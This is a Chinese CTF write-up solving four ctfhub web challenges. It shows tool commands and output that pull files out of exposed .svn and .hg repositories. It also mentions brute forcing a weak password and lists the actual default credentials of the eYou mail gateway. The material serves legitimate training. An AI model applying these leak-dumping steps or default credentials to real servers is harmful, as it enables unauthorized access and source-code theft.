一、SVN

1.题目基本信息

题目来源：ctfshow

题目分类：web

2.解题步骤

根据提示是.svn漏洞，使用dvcs-ripper-master扫描

```
C:\wangan\gongju\strawberry-perl-5.42.0.1-64bit-portable (1)>portableshell.bat
---------------------------------------------
 Welcome to Strawberry Perl Portable Edition!
 * URL - https://www.strawberryperl.com/
 * See README.TXT for more info
---------------------------------------------
Perl executable: C:\wangan\gongju\strawberry-perl-5.42.0.1-64bit-portable (1)\perl\bin\perl.exe
Perl version   : v5.42.0 / MSWin32-x64-multi-thread
```

显示文件损坏，这里可能是因为与windows系统不兼容

```
C:\wangan\gongju\dvcs-ripper-master>perl rip-svn.pl -v -u http://challenge-8c80c9aa02672c7d.sandbox.ctfhub.com:10800/.sv
n/
[i] Found new SVN client storage format!
DBD::SQLite::db prepare failed: database disk image is malformed at rip-svn.pl line 88.
Couldn't prepare statement 'SELECT id,root,uuid FROM repository': database disk image is malformed at rip-svn.pl line 88
.
Can't call method "execute" on an undefined value at rip-svn.pl line 89.
```

选择切换程序为svnExploit-master

这里就相当于读取了一次wc.db文件

```
C:\Windows\System32\cmd.e

Microsoft Windows [版本 10.0.26200.8037]
(c) Microsoft Corporation。保留所有权利。

C:\wangan\gongju\svnExploit-master>python SvnExploit.py -u http://challenge-8c80c9aa02672c7d.sandbox.ctfhub.com:10800/.s
vn/
 ____            _____           _       _ _
/ ___|_   ___ __ |____|_  ___ __ | | ___ (_) |_
\___ \ \ / / '_ \|  _| \ \/ / '_ \| |/ _ \| | __|
 ___) \ V /| | | | |___ >  <| |_) | | (_) | | |_
|____/ \_/ |_| |_|_____/_/\_\ .__/|_|\___/|_|\__|
                            |_|
SvnExploit - Dump the source code by svn
Author: AdminTony (http://admintony.com)
https://github.com/admintony/svnExploit


+--------------------+----------+-------------------------------------------------+
|       文件名       | 文件类型 |                    CheckSum                     |
+--------------------+----------+-------------------------------------------------+
|     index.html     |   file   | $sha1$bf45c36a4dfb73378247a6311eac4f80f48fcb92 |
| flag_151569203.txt |   file   |                       None                      |
+--------------------+----------+-------------------------------------------------+

C:\wangan\gongju\svnExploit-master>
```

尝试去寻找备份文件，备份文件都储存在.svn/pristine/根目录中
这里先找备份文件的哈希数值，考虑到这个程序本身值扫描活跃文件的不足，这里去看wc.db的原文件

找到一个没有出现过的哈希值，怀疑是备份文件的

```
88392 HEAD index 1939148221 2165293032 wc.db wc.db b895f1f7af6
文件 编辑 查看

□□
□□E □?E

[□□i □□Y$sha1$b895f1f7af6e6abbee7f77d9e5bcad03e5345022!$md5 $0f8a568931a2eebac3c4d56df47b559b\□□i □ Y$sha1
$bf45c36a4dfb73378247a6311eac4f80f48fcb92 ?md5 $a10ac09e918cab8f13190514f601cae6
□□? □??

2□i□$sha1$b895f1f7af6e6abbee7f77d9e5bcad03e5345022□1□i $sha1$bf45c36a4dfb73378247a6311eac4f80f48fcb92
□□? □??

*□Y□$md5 $0f8a568931a2eebac3c4d56df47b559b□)□Y $md5 $a10ac09e918cab8f13190514f601cae6
□
```

构建payload为
.svn/pristine/b8/b895f1f7af6e6abbee7f77d9e5bcad03e5345022.svn-base

```
88392 HEAD index 1939148221 2165293032 wc.db wc.db b895f
文件 编辑 查看

ctfhub{566b5a5e423f4504d17e5d58}
```

3.知识

checksum为空意为数据库没有记录或者文件没有实体化

`wc.db` 是一个 SQLite 数据库，它记录了该项目所有的文件元数据。

- **文件名探测**：你可以直接看到所有文件的名字。即使 Web 目录下 `flag` 被删除了，数据库里依然会有它的记录。
- **哈希映射**：这是最重要的。它告诉了你每一个文件对应的 **Checksum（校验和）**。

payload的构建逻辑：
哈希值分级目录 + `.svn-base` 后缀
例如：.svn/pristine/b8/b895f1f7af6e6abbee7f77d9e5bcad03e5345022.svn-base
.svn/pristine是固定目录
/b8 是哈希值前两位
[哈希值].svn-base

4.原理

核心原理是元数据泄露，将根目录下的隐藏文件夹.svn上传，且服务器未对访问权限控制

二、hg漏洞

1.题目基本信息

题目来源：ctfhub

题目分类：web

2.解题步骤

根据提示用dvcs去扫描.hg漏洞

```
C:\WINDOWS\system32\cmd.

C:\wangan\gongju\dvcs-ripper-master>perl rip-hg.pl -v -u http://challenge-c901df8174e34902.sandbox.ctfhub.com:10800/.hg/

[i] Downloading hg files from http://challenge-c901df8174e34902.sandbox.ctfhub.com:10800/.hg/
[i] Auto-detecting 404 as 200 with 3 requests
[i] Getting correct 404 responses
[d] found 00changelog.i
[d] found dirstate
[d] found requires
[!] Not found for branch: 404 Not Found
[!] Not found for branchheads.cache: 404 Not Found
[d] found last-message.txt
[!] Not found for tags.cache: 404 Not Found
[d] found undo.branch
[d] found undo.desc
[d] found undo.dirstate
[d] found store/00changelog.i
[!] Not found for store/00changelog.d: 404 Not Found
[d] found store/00manifest.i
[!] Not found for store/00manifest.d: 404 Not Found
[d] found store/fncache
[d] found store/undo
[!] Not found for .hgignore: 404 Not Found
[i] Running hg status to check for missing items
'hg' 不是内部或外部命令，也不是可运行的程序
或批处理文件。
[i] Got items with hg status: -1
[i] Finished (0 of 0)

C:\wangan\gongju\dvcs-ripper-master>
```

查看fncache记录仓库物理存储路径，发现data里有flag

```
data/index.html.i
data/50x.html.i
data/flag_295664433.txt.i
```

打开data文件夹发现被清空了
这里尝试直接去服务器上访问，配置payload为.hg/store/data/flag_295664433.txt.i

```
HEX
0000 00 03 00 01 00 00 00 00 00 00 00 22 00 00 00 21  ............"...!
0010 00 00 00 00 00 00 00 01 FF FF FF FF FF FF FF FF  ........ÿÿÿÿÿÿÿÿ
0020 F7 17 8B 55 CA 4C 9B 30 7D 56 B7 48 4E 75 78 F2  ÷.‹UÊL›0}V·HNuxò
0030 93 F5 FF 19 00 00 00 00 00 00 00 00 00 00 00 00  "õÿ............
0040 75 63 74 66 68 75 62 7B 62 33 34 33 38 64 36 31  uctfhub{b3438d61
0050 61 62 65 31 65 61 66 65 33 63 31 37 61 36 32 30  abe1eafe3c17a620
0060 7D 0A                                            }.
```

三、弱口令


1.题目基本信息

题目来源：ctfhub

题目分类：web

2.解题步骤

根据密码本简单爆破



四、默认口令


1.题目基本信息

题目来源：ctfhub

题目分类：web

2.解题步骤

亿邮的邮件网关系统，系统有三个默认的帐号（admin:+-ccccc、eyougw:admin@(eyou)、eyouuser:eyou_admin） 的账户信息，分别测试之后即可



Hello CTFHub eyougw admin, ctfhub{c90989e4a21e4eb8a040eebf}